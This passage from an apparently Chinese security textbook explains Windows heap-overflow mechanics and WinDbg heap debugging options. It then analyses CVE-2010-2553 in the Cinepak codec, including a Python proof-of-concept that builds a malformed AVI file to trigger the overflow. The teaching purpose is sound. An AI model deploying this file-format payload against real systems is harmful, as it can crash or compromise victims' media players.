        00531000:      0000f000      - uncommitted bytes.
```

在复制字符串时，原本只有0x10大小的堆，当填充过多的字符串时就会覆盖到下方的空闲堆块0x00530bb0。在复制前0x00530bb0空闲块的HEAP_FREE_ENTRY结构数据如下：

```
0:000> dt _HEAP_FREE_ENTRY 0x00530bb0
ntdll!_HEAP_FREE_ENTRY
   +0x000 Size             : 0x86
   +0x002 Flags            : 0 ''
   +0x003 SmallTagIndex     : 0 ''
   +0x000 SubSegmentCode    : 0x00000086
   +0x004 PreviousSize      : 3
   +0x006 SegmentOffset     : 0 ''
   +0x006 LFHFlags         : 0 ''
   +0x007 UnusedBytes       : 0 ''
   +0x000 FunctionIndex     : 0x86
   +0x002 ContextValue      : 0
   +0x000 InterceptorValue : 0x86
   +0x004 UnusedBytesLength : 3
   +0x006 EntryOffset       : 0 ''
   +0x007 ExtendedBlockSignature : 0 ''
```

```
   +0x000 Code1           : 0x86
   +0x004 Code2           : 3
   +0x006 Code3           : 0 ''
   +0x007 Code4           : 0 ''
   +0x000 AgregateCode     : 0x3`00000086
   +0x008 FreeList         : _LIST_ENTRY [ 0x5300c4 - 0x5300c4 ]
0:000> dt _LIST_ENTRY 0x00530bb0+8
ntdll!_LIST_ENTRY
 [ 0x5300c4 - 0x5300c4 ]
   +0x000 Flink           : 0x005300c4 _LIST_ENTRY [ 0x530bb8 - 0x530bb8 ]
   +0x004 Blink           : 0x005300c4 _LIST_ENTRY [ 0x530bb8 - 0x530bb8 ]
```

覆盖后，0x00530bb0空闲块的HEAP_FREE_ENTRY结构数据如下：

```
0:000> dt _HEAP_FREE_ENTRY 0x00530bb0
ntdll!_HEAP_FREE_ENTRY
   +0x000 Size            : 0x4141
   +0x002 Flags           : 0x41 'A'
   +0x003 SmallTagIndex    : 0x41 'A'
   +0x000 SubSegmentCode   : 0x41414141
   +0x004 PreviousSize     : 0x4141
   +0x006 SegmentOffset    : 0x41 'A'
   +0x006 LFHFlags        : 0x41 'A'
   +0x007 UnusedBytes      : 0x41 'A'
   +0x000 FunctionIndex    : 0x4141
   +0x002 ContextValue     : 0x4141
   +0x000 InterceptorValue : 0x41414141
   +0x004 UnusedBytesLength : 0x4141
   +0x006 EntryOffset      : 0x41 'A'
   +0x007 ExtendedBlockSignature : 0x41 'A'
   +0x000 Code1           : 0x41414141
   +0x004 Code2           : 0x4141
   +0x006 Code3           : 0x41 'A'
   +0x007 Code4           : 0x41 'A'
   +0x000 AgregateCode     : 0x41414141`41414141
   +0x008 FreeList         : _LIST_ENTRY [ 0x41414141 - 0x41414141 ]
```

整个空闲堆头信息都被覆写，包括最后空闲链表中的前后向指针都被覆写为0x41414141。当后面调用HeapFree去释放堆块时，就会将buf2与后面的空闲堆00600bc8进行合并，修改两个合并堆块的前后向指针，此时就会引用到0x41414141，最后造成异常崩溃。如果将上面释放堆块的操作换成分配堆块HeapAlloc(hHeap, 0, 0x10) 也会导致崩溃，因为在分配堆块时会去遍历空闲链表指针，造成地址引用异常，示例程序的堆溢出原理如图3-2所示。当内存中已分配多个堆块时，可能覆盖到的就是

已分配的堆块，此时可能就是覆盖到HEAP_ENTRY结构，而非HEAP_FREE_ENTRY结构，图3-2是根据上文中的示例程序而画的。如果是反方向溢出就可能覆盖到堆管理结构HEAP和HEAP_SEGMENT结构，这种漏洞称为堆下溢，相对比较少见而且利用难度较大，本书主要讨论堆上溢，即平常所说的堆溢出。




图3-2　堆溢出原理

在Windows XP SP2上可利用调整链表指针的方式，向固定的地址写入可控数据（将Flink数据写入Blink指向的地址），比如将Shellcode地址写到返回地址，或者覆写PEB函数指针、SEH结构等，但在后续的系统版本中，逐渐加强对堆溢出的保护，比如堆cookie、PEB地址随机化、safe-unlink等，这使得以往的很多方法失效。上面运行在Windows 7平台上的示例程序，崩溃时写入地址ebx固定为0，而不再像Windows XP下那样可控，这也是Windows 7上一些安全机制保护的结果，关于Windows 7平台上堆溢出的利用在实例漏洞章节中我们会提到，到时再讨论。

3.3　堆调试技巧

微软为了帮助程序员快速找到内存错误导致的BUG，在堆管理器中提供了一些调试选项用于辅助堆调试。下面是一些常见的调试选项，可通过WinDbg提供的gflags.exe（默认位于C:\Program Files\Debugging Tools for Windows (x86)目录下）或者!gflag命令来设置：

```
htc - 堆尾检查，在堆块末尾附加额外的标记信息（通常为8字节），用于检查堆块是否发生溢出。
hfc - 堆释放检查，在释放堆块时对堆进行各种检查，防止多次释放同一个堆块。
hpc - 堆参数检查，对传递给堆管理的参数进行更多的检查。
ust - 用户态栈回溯，即将每次调用堆函数的函数调用信息记录到一个数据库中。
htg - 堆标志，为堆块增加附加标记，以记录堆块的使用情况或其他信息。
hvc - 调用时验证，即每次调用堆函数时都对整个堆进行验证和检查。
hpa - 启用页堆，在堆块后增加专门用于检测溢出的栅栏页，若发生堆溢出触及栅栏页便会立刻触发异常。
```

比如要针对app.exe程序添加堆尾检查功能和页堆，去掉堆标志，可以执行以下命令：

```
0:003> !gflag -i app.exe +htc +hpa -htg
```

或者

```
gflags.exe -i app.exe +htc +hpa -htg
```

在堆漏洞调试中，较为常用的是htc、hpc、hfc和hpa。我们以heapoverflow.exe为例，分别采用堆尾检查和页堆进行调试。

3.3.1 堆尾检查

堆尾检查主要是在每个堆块的尾部，即用户数据之后添加8字节内容，通常为连续的2个0xabababab，如果该段数据被破坏就说明可能存在堆溢出。若需要检测堆尾的附加数据是否被覆盖，还需要开启堆参数检查hpc或者堆释放检查hfc，在下面的heapoverflow.exe例子中我们开启hpc和htc就足够了。首先，用WinDbg加载heapoverflow.exe（如果先运行再用WinDbg附加进程开启，就无法在堆尾添加额外的标记信息，也就无法进行堆尾检查），执行以下命令开启堆尾检查和堆参数检查：

```
0:000> !gflag +htc +hpc
New NtGlobalFlag contents: 0x00000050
     htc - Enable heap tail checking
     hpc - Enable heap parameter checking
```

执行g命令后，在cmd运行窗口中按下回车键后断下（程序中使用getchar函数的缘故）：

```
0:000> g
ModLoad: 758a0000 758eb000   C:\Windows\system32\apphelp.dll
ModLoad: 502b0000 50509000   C:\Windows\AppPatch\AcXtrnal.DLL
FTH: (5116): *** Fault tolerant heap shim applied to current process. This is usually due
to previous crashes. ***
HEAP[heapoverflow.exe]: Heap block at 005E0588 modified at 005E05A0 past requested size of
10
(13fc.19c8): Break instruction exception - code 80000003 (first chance)
eax=005e0588 ebx=005e05a0 ecx=778e0535 edx=0012fafd esi=005e0588 edi=00000010
eip=77985204 esp=0012fd44 ebp=0012fd44 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00000202
ntdll!RtlpBreakPointHeap+0x23:
77985204 cc             int     3
0:000> kb
ChildEBP RetAddr  Args to Child
0012fd44 7796da8f 005e0588 005e0000 005e0588 ntdll!RtlpBreakPointHeap+0x23
0012fd5c 7794fb7e 00000000 005e0588 005e0588 ntdll!RtlpCheckBusyBlockTail+0x171
0012fd7c 7798625f 005e0000 005e0588 7790f81a ntdll!RtlpValidateHeapEntry+0x116
0012fdc4 77947a12 005e0000 50000067 005e0590 ntdll!RtlDebugFreeHeap+0x9a
0012feb8 77912bf0 005e0588 005e0590 0012ff49 ntdll!RtlpFreeHeap+0x5d
0012fed8 502b9ed9 005e0000 00000000 005e0590 ntdll!RtlFreeHeap+0x142
0012fef0 7718f14c 005e0000 00000000 005e0590
AcXtrnal!NS_FaultTolerantHeap::APIHook_RtlFreeHeap+0x61
```

```
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
0012ff04 00401094 005e0000 00000000 005e0590 kernel32!HeapFree+0x14
WARNING: Stack unwind information not available. Following frames may be wrong.
0012ff48 00401327 00000001 00231250 002312e8 image00400000+0x1094
0012ff88 77191114 7ffff000 0012ffd4 7791b299 image00400000+0x1327
0012ff94 7791b299 7ffff000 76ee2b94 00000000 kernel32!BaseThreadInitThunk+0xe
0012ffd4 7791b26c 00401273 7ffff000 00000000 ntdll!__RtlUserThreadStart+0x70
0012ffec 00000000 00401273 7ffff000 00000000 ntdll!_RtlUserThreadStart+0x1b
```

上面加粗的调试信息是指在大小为0x10的堆块0x005E0588的0x005E05A0覆盖破坏，0x10大小的空间加上堆头8字节的HEAP_ENTRY结构共0x18字节，因此0x005E05A0−0x005E0588=0x18，即0x005E05A0位于堆块数据的最后一个字节。基于上面的调试信息，我们大体可以分析出程序主要是由于向大小为0x10的堆中复制过多数据导致的堆溢出。

3.3.2 页堆

在调试漏洞时，我们常常需要定位到导致漏洞的代码或者函数，比如导致堆溢出的字节复制指令rep movsz等，而前面的堆尾检查方式主要是堆被破坏后的场景，不利于定位导致漏洞的代码。为此微软引用了页堆（Page Heap）的概念，开启该机制后，堆管理器会在堆块中增加不可访问的栅栏页，当溢出覆盖到栅栏页时就立即触发异常。我们在命令中开启针对heapoverflow.exe示例程序的页堆，如图3-3所示。




图3-3 开启页堆

用WinDbg加载heapoverflow.exe，运行!gflag命令查看是否已开启页堆：

```
0:000> !gflag
Current NtGlobalFlag contents: 0x02000000
    hpa - Place heap allocations at ends of pages
```

运行后在cmd窗口按回车键确认后断下：

```
0:000> g
(1990.e5c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
```

```
eax=00000021 ebx=016a5ff0 ecx=00000004 edx=76e26194 esi=0012ff38 edi=016a6000
eip=00401084 esp=0012ff10 ebp=016a0000 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
image00400000+0x1084:
00401084 f3a5           rep movs dword ptr es:[edi],dword ptr [esi]
0:000> dc esi
0012ff38  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0012ff48  00407000 00401327 00000001 01489f80  .p@.'.@.......H.
0012ff58  0148bf60 00000000 00000000 7ffff000  `.H.............
0012ff68  00000000 00000000 0012ff5c 00000000  ........\.......
0012ff78  0012ffc4 00402c50 004060b8 00000000  ....P,@..`@.....
0012ff88  0012ff94 76bc1114 7ffff000 0012ffd4  .......v........
0012ff98  76e3b299 7ffff000 76abd098 00000000  ...v.......v....
0012ffa8  00000000 7ffff000 00000000 00000000  ................
0:000> dc edi
016a6000  ???????? ???????? ???????? ????????  ????????????????
016a6010  ???????? ???????? ???????? ????????  ????????????????
016a6020  ???????? ???????? ???????? ????????  ????????????????
016a6030  ???????? ???????? ???????? ????????  ????????????????
016a6040  ???????? ???????? ???????? ????????  ????????????????
016a6050  ???????? ???????? ???????? ????????  ????????????????
016a6060  ???????? ???????? ???????? ????????  ????????????????
016a6070  ???????? ???????? ???????? ????????  ????????????????
```

我们可以看到，程序在复制A字符串的过程中触发异常，示例程序heapoverflow中分配有0x10字节的堆块，在程序复制第0x11时被断下（未完成此复制），此时的异常场景还未破坏到堆块，基本保留着最原始的漏洞场景，直接定位到导致溢出的复制指令rep movs，这对于我们分析漏洞成因相当有帮助。

```
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0012ff48 00401327 00000001 01489f80 0148bf60 image00400000+0x1084
0012ff88 76bc1114 7ffff000 0012ffd4 76e3b299 image00400000+0x1327
0012ff94 76e3b299 7ffff000 76abd098 00000000 kernel32!BaseThreadInitThunk+0xe
0012ffd4 76e3b26c 00401273 7ffff000 00000000 ntdll!__RtlUserThreadStart+0x70
0012ffec 00000000 00401273 7ffff000 00000000 ntdll!_RtlUserThreadStart+0x1b
0:000> ub image00400000+0x1327
image00400000+0x1301:
00401301 e847120000      call    image00400000+0x254d (0040254d)
```

```
00401306 e8af0e0000      call    image00400000+0x21ba (004021ba)
0040130b a150994000      mov     eax,dword ptr [image00400000+0x9950 (00409950)]
00401310 a354994000      mov     dword ptr [image00400000+0x9954 (00409954)],eax
00401315 50              push    eax
00401316 ff3548994000    push    dword ptr [image00400000+0x9948 (00409948)]
0040131c ff3544994000    push    dword ptr [image00400000+0x9944 (00409944)]
00401322 e8d9fcffff      call    image00400000+0x1000 (00401000)
```

根据栈回溯可知，调用rep movs的上一层函数位于 image00400000+0x1327的上一条指令，即0x00401322，此处调用0x00401000函数。跟进0x00401000函数，很容易发现该函数即为示例程序的主入口函数：

```
0:000> uf 00401000
image00400000+0x1000:
00401000 83ec24          sub     esp,24h
00401003 b908000000      mov     ecx,8
00401008 53              push    ebx
00401009 55              push    ebp
0040100a 56              push    esi
0040100b 57              push    edi
0040100c be44704000      mov     esi,offset image00400000+0x7044 (00407044)
00401011 8d7c2410        lea     edi,[esp+10h]
00401015 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
00401017 68ffff0000      push    0FFFFh
0040101c 6800100000      push    1000h   //堆块大小
00401021 6a04            push    4
00401023 a4              movs    byte ptr es:[edi],byte ptr [esi]
00401024 ff150c604000    call    dword ptr [image00400000+0x600c (0040600c)]  //调用
HeapCreate 函数创建 0x1000 大小的堆块
0040102a 8be8            mov     ebp,eax
0040102c a16c704000      mov     eax,dword ptr [image00400000+0x706c (0040706c)]
00401031 48              dec     eax
00401032 a36c704000      mov     dword ptr [image00400000+0x706c (0040706c)],eax
00401037 7808            js      image00400000+0x1041 (00401041)

image00400000+0x1039:
00401039 ff0568704000    inc     dword ptr [image00400000+0x7068 (00407068)]
0040103f eb0d            jmp     image00400000+0x104e (0040104e)

image00400000+0x1041:
00401041 6868704000      push    offset image00400000+0x7068 (00407068)
00401046 e896000000      call    image00400000+0x10e1 (004010e1) // getchar 函数
```

```
0040104b 83c404          add     esp,4

image00400000+0x104e:
0040104e 6a10            push    10h
00401050 6a00            push    0
00401052 55              push    ebp
00401053 ff1508604000    call    dword ptr [image00400000+0x6008 (00406008)]  // 调用HeapAlloc 分配 0x10 的堆块
00401059 8bd8            mov     ebx,eax // 分配的堆块地址
0040105b 53              push    ebx
0040105c 6830704000      push    offset image00400000+0x7030 (00407030)
00401061 e84a000000      call    image00400000+0x10b0 (004010b0) // printf 函数
00401066 8d7c2418        lea     edi,[esp+18h]
0040106a 83c9ff          or      ecx,0FFFFFFFFh
0040106d 33c0            xor     eax,eax
0040106f 83c408          add     esp,8
00401072 f2ae            repne scas byte ptr es:[edi]
00401074 f7d1            not     ecx // 获取 str 的长度
00401076 2bf9            sub     edi,ecx
00401078 53              push    ebx
00401079 8bc1            mov     eax,ecx
0040107b 8bf7            mov     esi,edi //  str 长度 = 0x20
0040107d 8bfb            mov     edi,ebx // 分配的堆块地址（只有 0x10 大小）
0040107f 6a00            push    0
00401081 c1e902          shr     ecx,2
00401084 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]  // 0x10<0x20 循环复制导致溢出！
00401086 8bc8            mov     ecx,eax
00401088 55              push    ebp
00401089 83e103          and     ecx,3
0040108c f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
0040108e ff1504604000    call    dword ptr [image00400000+0x6004 (00406004)]
00401094 55              push    ebp
00401095 ff1500604000    call    dword ptr [image00400000+0x6000 (00406000)]
0040109b 5f              pop     edi
0040109c 5e              pop     esi
0040109d 5d              pop     ebp
0040109e 33c0            xor     eax,eax
004010a0 5b              pop     ebx
004010a1 83c424          add     esp,24h
004010a4 c3              ret
```

3.4　CVE–2010–2553 Microsoft Cinepak Codec CVDecompress函数堆溢出漏洞

3.4.1　漏洞描述

微软提供有Cinepak视频编解码器（iccvid.dll），其CVDecompress函数在解压缩媒体文件时，由于未对缓冲区大小进行检测，导致在复制压缩数据时造成堆溢出，利用漏洞可造成程序崩溃或者执行任意代码。

3.4.2　分析环境

本节漏洞的分析环境如表3-2所示。

表 3-2　分析环境

	推荐使用的环境	备注
操作系统	Windows XP SP3	简体中文版
虚拟机工具	Oracle VM VirtualBox	版本号：4.1.8 r75467
播放器	Windows Media Player	版本号：10.00.00.4063
调试器	WinDbg	版本号：6.11.0001.404
反汇编器	IDA Pro	版本号：6.1
补丁比较工具	Turbodiff	版本号：1.01b

3.4.3　基于HeapPage的堆漏洞分析方法

用于触发漏洞的PoC代码如下，运行后会生成poc.avi文件，该份代码是由Abysssec安全组织公布在exploit-db站点上的：

```
import sys

def main():

 aviHeaders =
'\x52\x49\x46\x46\x58\x01\x00\x00\x41\x56\x49\x20\x4C\x49\x53\x54\xC8\x00\x00\x00\x68\x
64\x72\x6C\x61\x76\x69\x68\x38\x00\x00\x00\xA0\x86\x01\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x10\x01\x00\x00\x4E\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x60
\x01\x00\x00\x20\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
```

```
0\x00\x4C\x49\x53\x54\x7C\x00\x00\x00\x73\x74\x72\x6C\x73\x74\x72\x68\x38\x00\x00\x00\x
76\x69\x64\x73\x63\x76\x69\x64\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xE8\x03\
x00\x00\x10\x27\x00\x00\x00\x00\x00\x00\x4E\x00\x00\x00\x20\x74\x00\x00\xFF\xFF\xFF\xFF
\x00\x00\x00\x00\x00\x00\x00\x00\x60\x01\x20\x01\x73\x74\x72\x66\x28\x00\x00\x00\x28\x0
0\x00\x00\x50\x01\x00\x00\x20\x01\x00\x00\x01\x00\x18\x00\x63\x76\x69\x64\x84\x8D\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
 padding = '\x4A\x55\x4E\x4B\x00\x00\x00\x00\x4A\x55\x4E\x4B\x00\x00\x00\x00'
 movi_tag = '\x4C\x49\x53\x54\x5C\x00\x00\x00\x6D\x6F\x76\x69\x30\x30\x64\x63\x10\x00\x00\x00'
 cinepak_codec_data1 = '\x00\x00\x00\x68\x01\x60\x01\x20'
 number_of_coded_strips = '\x00\x10'
 cinepak_codec_data2 = '\x10\x00\x00\x10\x00\x00\x00\x00\x00\x60\x01\x60\x20\x00\x00\x00\
x11\x00\x00\x10\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x11\x00\x00\x10\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x11\x00\x00\x10\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41\x41\x11\x00\x00\x10\x41\x00'
 idx_tag = '\x69\x64\x78\x31\x10\x00\x00\x00\x30\x30\x64\x63\x10\x00\x00\x00\x04\x00\x00\
x00\x68\x00\x00\x00'

 avifile = open('poc.avi', 'wb+')
 avifile.write(aviHeaders)
 avifile.write(padding)
 avifile.write(movi_tag)
 avifile.write(cinepak_codec_data1)
 avifile.write(number_of_coded_strips)
 avifile.write(cinepak_codec_data2)
 avifile.write(idx_tag)

 avifile.close()
 print '[-] AVI file generated'

if __name__ == '__main__':
    main()
```

首先打开Windows Media Player，然后用WinDbg附加进程wmplayer.exe，利用3.3节讲的页堆进行调试：

```
0:008> !gflag +hpa
New NtGlobalFlag contents: 0x02000000
hpa - Place heap allocations at ends of pages
```

开启页堆后运行程序，然后打开poc.avi，触发异常断下：

```
0:008> g
ModLoad: 76320000 76367000   C:\WINDOWS\system32\comdlg32.dll
```

```
ModLoad: 76d70000 76d92000   C:\WINDOWS\system32\appHelp.dll
ModLoad: 76590000 765de000   C:\WINDOWS\System32\cscui.dll
ModLoad: 76570000 7658c000   C:\WINDOWS\System32\CSCDLL.dll
ModLoad: 75ef0000 75fed000   C:\WINDOWS\system32\browseui.dll
ModLoad: 76960000 76984000   C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76af0000 76b01000   C:\WINDOWS\system32\ATL.DLL
ModLoad: 759d0000 75a7f000   C:\WINDOWS\system32\USERENV.dll
ModLoad: 7e550000 7e6c1000   C:\WINDOWS\system32\shdocvw.dll
ModLoad: 75430000 754a1000   C:\WINDOWS\system32\CRYPTUI.dll
ModLoad: 76f30000 76f5c000   C:\WINDOWS\system32\WLDAP32.dll
ModLoad: 74d90000 74dfd000   C:\WINDOWS\system32\RichEd20.dll
ModLoad: 76950000 76958000   C:\WINDOWS\system32\LINKINFO.dll
ModLoad: 5cb90000 5cbb6000   C:\WINDOWS\system32\shmedia.dll
ModLoad: 73ac0000 73ad7000   C:\WINDOWS\system32\AVIFIL32.dll
ModLoad: 77bb0000 77bc5000   C:\WINDOWS\system32\MSACM32.dll
ModLoad: 73b70000 73b87000   C:\WINDOWS\system32\iccvid.dll
ModLoad: 7cf70000 7d0d8000   C:\WINDOWS\system32\quartz.dll
ModLoad: 75af0000 75b01000   C:\WINDOWS\system32\devenum.dll
ModLoad: 736d0000 7371b000   C:\WINDOWS\system32\DDRAW.dll
ModLoad: 73b30000 73b36000   C:\WINDOWS\system32\DCIMAN32.dll
ModLoad: 738b0000 73980000   C:\WINDOWS\system32\D3DIM700.DLL
ModLoad: 73b70000 73b87000   C:\WINDOWS\system32\iccvid.dll
ModLoad: 73620000 73627000   C:\WINDOWS\system32\msdmo.dll
(214.554): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00006000 ebx=00167478 ecx=00000402 edx=01d3fd38 esi=0015e000 edi=00160000
eip=73b722cc esp=01d3fd04 ebp=01d3fd30 iopl=0        nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000            efl=00010246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
C:\WINDOWS\system32\iccvid.dll -
iccvid+0x22cc:
73b722cc f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:013> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
01d3fd30 73b7cbf3 00000004 00000000 00000068 iccvid+0x22cc
01d3fd60 73b766c8 0018be80 00000000 000fb768 iccvid!DllInstanceInit+0x6279
01d3fdac 73b41938 0018be80 00000001 0000400d iccvid!DriverProc+0x1bf
01d3fdd0 7cf8fa9e 73b5b500 0000400d 01d3fde8 MSVFW32!ICSendMessage+0x2b
01d3fe00 7cf8f9e9 73b5b500 00000000 000fb768 quartz!CVFWDynLink::ICDecompress+0x3e
```

```
01d3fec0 7cf90a55 00ebc1f0 00eb9e38 00000000 quartz!CAVIDec::Transform+0x282
01d3feec 7cf90939 00ebc1f0 00000000 00eaa9b0 quartz!CVideoTransformFilter::Receive+0x110
01d3ff00 7cf8e682 00ed7574 00ebc1f0 01d3ff40 quartz!CTransformInputPin::Receive+0x33
01d3ff10 7cf90ca0 00ebc1f0 00040103 00eaa9b0 quartz!CBaseOutputPin::Deliver+0x22
01d3ff40 7cf90e1c 01d3ff70 01d3ff6c 00000000 quartz!CBaseMSRWorker::TryDeliverSample+0x102
01d3ff84 7cf8ce38 00000000 00eaa9b0 00eaa9b0 quartz!CBaseMSRWorker::PushLoop+0x15e
01d3ff9c 7cf8dbee 00000000 7cf8a13f 00000000 quartz!CBaseMSRWorker::DoRunLoop+0x4a
01d3ffa4 7cf8a13f 00000000 00090178 01d3ffec quartz!CBaseMSRWorker::ThreadProc+0x39
01d3ffb4 7c80b713 00eaa9b0 00000000 00090178 quartz!CAMThread::InitialThreadProc+0x15
01d3ffec 00000000 7cf8a12a 00eaa9b0 00000000 kernel32!BaseThreadStart+0x37
```

回头看触发异常前调用的上一层函数，直接用ub命令显示栈回溯中iccvid!DllInstanceInit+0x6279前面的反汇编代码，下面call调用的函数即是执行数据复制造成溢出的函数sub_73b721ae：

```
0:013> ub  iccvid!DllInstanceInit+0x6279
iccvid!DllInstanceInit+0x625e:
73b7cbd8 ffb698000000    push    dword ptr <Unloaded_i.dll>+0x97 (00000098)[esi]
73b7cbde 57              push    edi
73b7cbdf ff7528          push    dword ptr [ebp+28h]
73b7cbe2 ff752c          push    dword ptr [ebp+2Ch]
73b7cbe5 ff7530          push    dword ptr [ebp+30h]
73b7cbe8 ff7514          push    dword ptr [ebp+14h]
73b7cbeb ff765c          push    dword ptr [esi+5Ch]
73b7cbee e8bb55ffff      call    iccvid+0x21ae (73b721ae) // 进入此函数触发异常
```

这里需要对地址0x73b7cbee下断，但此时我们若直接输入0x73b7cbee会不成功，因为该地址位于iccvid.dll模块中，而iccvid只在解析poc.avi时才会被动态加载，若重新附加进程运行，里面是没有iccvid.dll模块的。这里有两种解决方案。

（1）利用 OD 或 ImmDbg 调试器加载 iccvid.dll，按 F9 键运行后对地址 0x73b7cbee 下断，然后附加 wmplayer.exe 进程，运行后打开 poc.avi 就会断在 0x73b7cbee 地址上。

（2）利用 WinDbg 的 sxe ld:ModuleName 命令在首次加载 iccvid.dll 时断下，然后再对 0x73b7cbee 下断。

本节，我们选用第2种方案，先令进程加载iccvid.dll模块时发生中断再下断点：

```
0:008> sxe ld:iccvid
0:008> g
ModLoad: 73b70000 73b87000   C:\WINDOWS\system32\iccvid.dll
eax=00000001 ebx=00000000 ecx=00000044 edx=00000000 esi=00000000 edi=00000000
eip=7c92e506 esp=01dee298 ebp=01dee38c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!KiIntSystemCall+0x6:
```

```
7c92e506 c3              ret
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:010>  lmm iccvid
start    end        module name
73b70000 73b87000   iccvid     (deferred)
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:010> bp 0x73b7cbee
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
C:\WINDOWS\system32\iccvid.dll -
0:010> bl
 0 e 73b7cbee     0001 (0001)  0:**** iccvid!DllInstanceInit+0x6274
0:010> g
Breakpoint 0 hit
eax=00000001 ebx=022cfd88 ecx=0005e2c0 edx=fffffee0 esi=0014be00 edi=02b40050
eip=73b7cbee esp=022cfd38 ebp=022cfd60 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!DllInstanceInit+0x6274:
73b7cbee e8bb55ffff      call    iccvid+0x21ae (73b721ae)
```

此时已经成功对0x73b7cbee地址下断，如果读者用IDA查看此处调用的函数，就会发现IDA将其命名为CVDecompress，这正是此次造成溢出的漏洞函数：

```
.text:73B721AE ; __stdcall CVDecompress(x, x, x, x, x, x, x)
.text:73B721AE _CVDecompress@28 proc near             ; CODE XREF:
CVDecompress(x,x,x,x,x,x,x)+27�p
.text:73B721AE                        ; Decompress(x,x,x,x,x,x,x,x,x,x,x,x,x,x)+118�p ...
.text:73B721AE
.text:73B721AE var_20         = dword ptr -20h
.text:73B721AE var_1C         = dword ptr -1Ch
.text:73B721AE var_18         = dword ptr -18h
.text:73B721AE var_14         = dword ptr -14h
.text:73B721AE var_10         = dword ptr -10h
.text:73B721AE var_C          = dword ptr -0Ch
.text:73B721AE var_8          = dword ptr -8
.text:73B721AE var_4          = dword ptr -4
.text:73B721AE arg_0          = dword ptr  8
.text:73B721AE arg_4          = dword ptr  0Ch
.text:73B721AE arg_8          = dword ptr  10h
.text:73B721AE arg_C          = dword ptr  14h
.text:73B721AE arg_10         = dword ptr  18h
```

```
.text:73B721AE arg_14         = dword ptr  1Ch
.text:73B721AE arg_18         = dword ptr  20h
.text:73B721AE
.text:73B721AE                mov     edi, edi
.text:73B721B0                push    ebp
.text:73B721B1                mov     ebp, esp
.text:73B721B3                sub     esp, 20h
.text:73B721B6                push    ebx
.text:73B721B7                mov     ebx, [ebp+arg_0]
.text:73B721BA                push    esi
.text:73B721BB                mov     esi, [ebx+24h]  ; esi=0
.text:73B721BE                push    edi
.text:73B721BF                xor     edi, edi       ; edi=0
.text:73B721C1                cmp     esi, edi
.text:73B721C3                jz      short loc_73B721E1 ; 发生跳转
```

跳转后的过程我们用WinDbg单步跟踪过去：

```
0:015> p
eax=00000001 ebx=027f4e30 ecx=0005e2c0 edx=fffffee0 esi=00000000 edi=00000000
eip=73b721e1 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x33:
73b721e1 33c0            xor     eax,eax // eax清零
0:015> p
eax=00000000 ebx=027f4e30 ecx=0005e2c0 edx=fffffee0 esi=00000000 edi=00000000
eip=73b721e3 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid!CVDecompress+0x35:
73b721e3 837d1020        cmp     dword ptr [ebp+10h],20h ss:0023:02b8fd40=00000068 // 比较
CVID数据长度是否小于0x20，具体见后面的格式分析
0:015> p
eax=00000000 ebx=027f4e30 ecx=0005e2c0 edx=fffffee0 esi=00000000 edi=00000000
eip=73b721e7 esp=02b8fd04 ebp=02b8fd30 iopl=0         nv up ei pl nz na pe nc
